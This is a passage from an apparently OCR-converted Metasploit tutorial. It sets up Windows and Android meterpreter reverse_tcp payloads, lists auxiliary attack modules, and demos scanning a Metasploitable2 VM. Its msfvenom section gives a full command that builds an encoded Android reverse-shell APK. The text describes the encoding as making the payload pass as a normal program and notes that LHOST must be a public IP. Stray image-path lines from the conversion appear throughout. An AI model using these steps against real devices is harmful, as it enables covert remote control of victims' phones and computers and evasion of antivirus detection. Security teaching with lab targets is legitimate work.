   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) >
```

Step 7 : Setup the **`LHOST (Your IP) and LPORT (4444)`**

```
msf6 payload(windows/meterpreter/reverse_tcp) > set lhost 192.168.0.108
lhost => 192.168.0.108
msf6 payload(windows/meterpreter/reverse_tcp) > set lport 4444
lport => 4444
msf6 payload(windows/meterpreter/reverse_tcp) > show options

Module options (payload/windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.108    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


View the full module info with the info, or info -d command.

msf6 payload(windows/meterpreter/reverse_tcp) >
```

Same as we can Search and use payloads for android system


```
msfconsole
(spyder㉿kali)-[~]
$ msfconsole
msf6 > search android/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  payload/android/meterpreter/reverse_tcp  .                normal  No     Android Meterpreter, Android Reverse TCP Stager


Interact with a module by name or index. For example info 0, use 0 or use payload/android/meterpreter/reverse_tcp

msf6 > use 0
msf6 payload(android/meterpreter/reverse_tcp) > show options

Module options (payload/android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


View the full module info with the info, or info -d command.

msf6 payload(android/meterpreter/reverse_tcp) >
```

Step 8 : We can see the auxiliary files [**`show auxiliary`**]


```
(spyder㉿kali)-[~]
$ msfconsole
msf6 > show auxiliary

Auxiliary
=========

   #     Name                                                     Disclosure Date  Rank    Check  Description
   -     ----                                                     ---------------  ----    -----  -----------
   0     auxiliary/admin/2wire/xslt_password_reset                2007-08-15       normal  No     2Wire Cross-Site Request Forgery Password Reset Vulnerability
   1     auxiliary/admin/android/google_play_store_uxss_xframe_rce .                normal  No     Android Browser RCE Through Google Play Store XFO
   2     auxiliary/admin/appletv/appletv_display_image            .                normal  No     Apple TV Image Remote Control
   3     auxiliary/admin/appletv/appletv_display_video            .                normal  No     Apple TV Video Remote Control
   4     auxiliary/admin/atg/atg_client                           .                normal  No     Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   5     auxiliary/admin/aws/aws_launch_instances                 .                normal  No     Launches Hosts in AWS
   6     auxiliary/admin/backupexec/dump                          .                normal  No     Veritas Backup Exec Windows Remote File Access
   7     auxiliary/admin/backupexec/registry                      .                normal  No     Veritas Backup Exec Server Registry Access
   8     auxiliary/admin/chromecast/chromecast_reset              .                normal  No     Chromecast Factory Reset DoS
   9     auxiliary/admin/chromecast/chromecast_youtube            .                normal  No     Chromecast YouTube Remote Control
   10    auxiliary/admin/citrix/citrix_netscaler_config_decrypt   2022-05-19       normal  No     Decrypt Citrix NetScaler Config Secrets
   11    auxiliary/admin/db2/db2rcmd                              2004-03-04       normal  No     IBM DB2 db2rcmd.exe Command Execution Vulnerability
   12    auxiliary/admin/dcerpc/cve_2020_1472_zerologon           .                normal  Yes    Netlogon Weak Cryptographic Authentication
   13    auxiliary/admin/dcerpc/cve_2022_26923_certifried         .                normal  No     Active Directory Certificate Services (ADCS) privilege escalation (Certifried)
   14    auxiliary/admin/dcerpc/icpr_cert                         .                normal  No     ICPR Certificate Management
   15    auxiliary/admin/dcerpc/samr_account                      .                normal  No     SAMR Account Management
   16    auxiliary/admin/dns/dyn_dns_update                       .                normal  No     DNS Server Dynamic Update Record Injection
   17    auxiliary/admin/edirectory/edirectory_dhost_cookie       .                normal  No     Novell eDirectory DHOST Predictable Session Cookie
   18    auxiliary/admin/edirectory/edirectory_edirutil           .                normal  No     Novell eDirectory eMBox Unauthenticated File Access
   19    auxiliary/admin/emc/alphastor_devicemanager_exec         2008-05-27       normal  No     EMC AlphaStor Device Manager Arbitrary Command Execution
   20    auxiliary/admin/emc/alphastor_librarymanager_exec        2008-05-27       normal  No     EMC AlphaStor Library Manager Arbitrary Command Execution
   21    auxiliary/admin/firetv/firetv_youtube                    .                normal  No     Amazon Fire TV YouTube Remote Control
   22    auxiliary/admin/hp/hp_data_protector_cmd                 2011-02-07       normal  No     HP Data Protector 6.1 EXEC_CMD Command Execution
   23    auxiliary/admin/hp/hp_ilo_create_admin_account           2017-08-24       normal  Yes    HP iLO 4 1.00-2.50 Authentication Bypass Administrator Account Creation
   24    auxiliary/admin/hp/hp_imc_som_create_account             2013-10-08       normal  No     HP Intelligent Management SOM Account Creation
   25    auxiliary/admin/http/allegro_rompager_auth_bypass        2014-12-17       normal  No     Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Authentication Bypass
   26    auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss 2015-04-08     normal  No     Arris / Motorola Surfboard SBG6580 Web Interface Takeover
   27    auxiliary/admin/http/atlassian_confluence_auth_bypass    2023-10-04       normal  Yes    Atlassian Confluence Data Center and Server Authentication Bypass via Broken Access Control
   28    auxiliary/admin/http/axigen_file_access                  2012-10-31       normal  No     Axigen Arbitrary File Read and Delete
   29    auxiliary/admin/http/cfme_manageiq_evm_pass_reset        2013-11-12       normal  No     Red Hat CloudForms Management Engine 5.1 miq_policy/explorer SQL Injection
   30    auxiliary/admin/http/cisco_7937g_ssh_privesc             2020-06-02       normal  No     Cisco 7937G SSH Privilege Escalation
   31    auxiliary/admin/http/cisco_ios_xe_cli_exec_cve_2023_20198 2023-10-16      normal  No     Cisco IOX XE unauthenticated Command Line Interface (CLI) execution
   32    auxiliary/admin/http/cisco_ios_xe_os_exec_cve_2023_20273 2023-10-16       normal  No     Cisco IOX XE unauthenticated OS command execution
   33    auxiliary/admin/http/cisco_ssm_onprem_account            2024-07-20       normal  Yes    Cisco Smart Software Manager (SSM) On-Prem Account Takeover (CVE-2024-20419)
   34    auxiliary/admin/http/cnpilot_r_cmd_exec                  .                normal  No     Cambium cnPilot r200/r201 Command Execution as 'root'
   35    auxiliary/admin/http/cnpilot_r_fpt                       .                normal  No     Cambium cnPilot r200/r201 File Path Traversal
   36    auxiliary/admin/http/contentkeeper_fileaccess            .                normal  No     ContentKeeper Web Appliance mimencode File Access
   37    auxiliary/admin/http/dlink_dir_300_600_exec_noauth       2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   38    auxiliary/admin/http/dlink_dir_645_password_extractor    .                normal  No     D-Link DIR 645 Password Extractor
   39    auxiliary/admin/http/dlink_dsl320b_password_extractor    .                normal  No     D-Link DSL 320B Password Extractor
   40    auxiliary/admin/http/foreman_openstack_satellite_priv_esc 2013-06-06      normal  No     Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment
   41    auxiliary/admin/http/fortra_filecatalyst_workflow_sqli   2024-06-25       normal  No     Fortra FileCatalyst Workflow SQL Injection (CVE-2024-5276)
   42    auxiliary/admin/http/gitlab_password_reset_account_takeover 2024-01-11    normal  No     GitLab Password Reset Account Takeover
   43    auxiliary/admin/http/gitstack_rest                       2018-01-15       normal  No     GitStack Unauthenticated REST API Requests
   44    auxiliary/admin/http/grafana_auth_bypass                 2019-08-14       normal  No     Grafana 2.0 through 5.2.2 authentication bypass for LDAP and OAuth
   45    auxiliary/admin/http/hikvision_unauth_pwd_reset_cve_2017_7921 2017-09-23  normal  Yes    Hikvision IP Camera Unauthenticated Password Change Via Improper Authentication Logic
   46    auxiliary/admin/http/hp_web_jetadmin_exec                2004-04-27       normal  No     HP Web JetAdmin 6.5 Server Arbitrary Command Execution
```

Find a trial demo payload :

1. Open virtual machine and start Metaspoitable2-linux
2. Start nmap and scan the Metaspoitable2 IP address




3. Search for the ftp service version and the payloads




4. We can search payload using the Vulnerabilities Scanned by Nmap. And exploit them...

Step 9 : We can Search and show encoders using the command **`show encoders`**



Step 10 : We can Search and show auxiliary using the command **`show auxiliary`**




Part-03 Generating Payload using msfvenom

Msfvenom is the combination of payload generation and encoding. It replaced msfpayload and msfencode on June 8th 2015.
read more...

Step 1 : Open terminal and see the manual of msfvenom

`msfvenom -help`




```
┌──(spyder㉿kali)-[~]
└─$ msfvenom -help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload le
ngth)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```

Step 2 : Run Metasploit-framework and msfvenom in terminal

Step 3 : Search for any payload such as

`android/meterpreter/reverse_tcp`

Step 4 : Show the available options **`[show options]`**




```
┌──(spyder㉿kali)-[~]
└─$ msfconsole

       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2509 exploits - 1282 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search android/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  payload/android/meterpreter/reverse_tcp  .                normal  No     Android Met
erpreter, Android Reverse TCP Stager


Interact with a module by name or index. For example info 0, use 0 or use payload/android/
meterpreter/reverse_tcp

msf6 > use 0
msf6 payload(android/meterpreter/reverse_tcp) > show options

Module options (payload/android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be sp
                                     ecified)
   LPORT  4444             yes       The listen port


View the full module info with the info, or info -d command.

msf6 payload(android/meterpreter/reverse_tcp) >
```

```
└─$ clear
┌──(spyder㉿kali)-[~/msf]
└─$ msfvenom -p
```

Step 5 : Now Generate payload using msfvenom and fulfill the required port and host -

```
msfvenom -p android/meterpreter/reverse_tcp
LHOST=<yourIP> LPORT=4444 -e encoder/x86/shikata_ga_nai
-i 5 -o payload.apk
```



Explanation :

msfvenom : Generate payload for android / windows / unix

-p : Generate payload

LHOST : set lhost with device

LPORT : set lport with device

-e : set encoders for detect as normal program

-i : set iteration number


-o : Generate output as the given name.apk

LHOST must be a public IP…!! For demonstration we have used private IP of our wlan0 / eth0

Same as we can Generate Payload for windows….

Step 1 : In the metasploit-framework search for windows payloads meterpreter/reverse_tcp

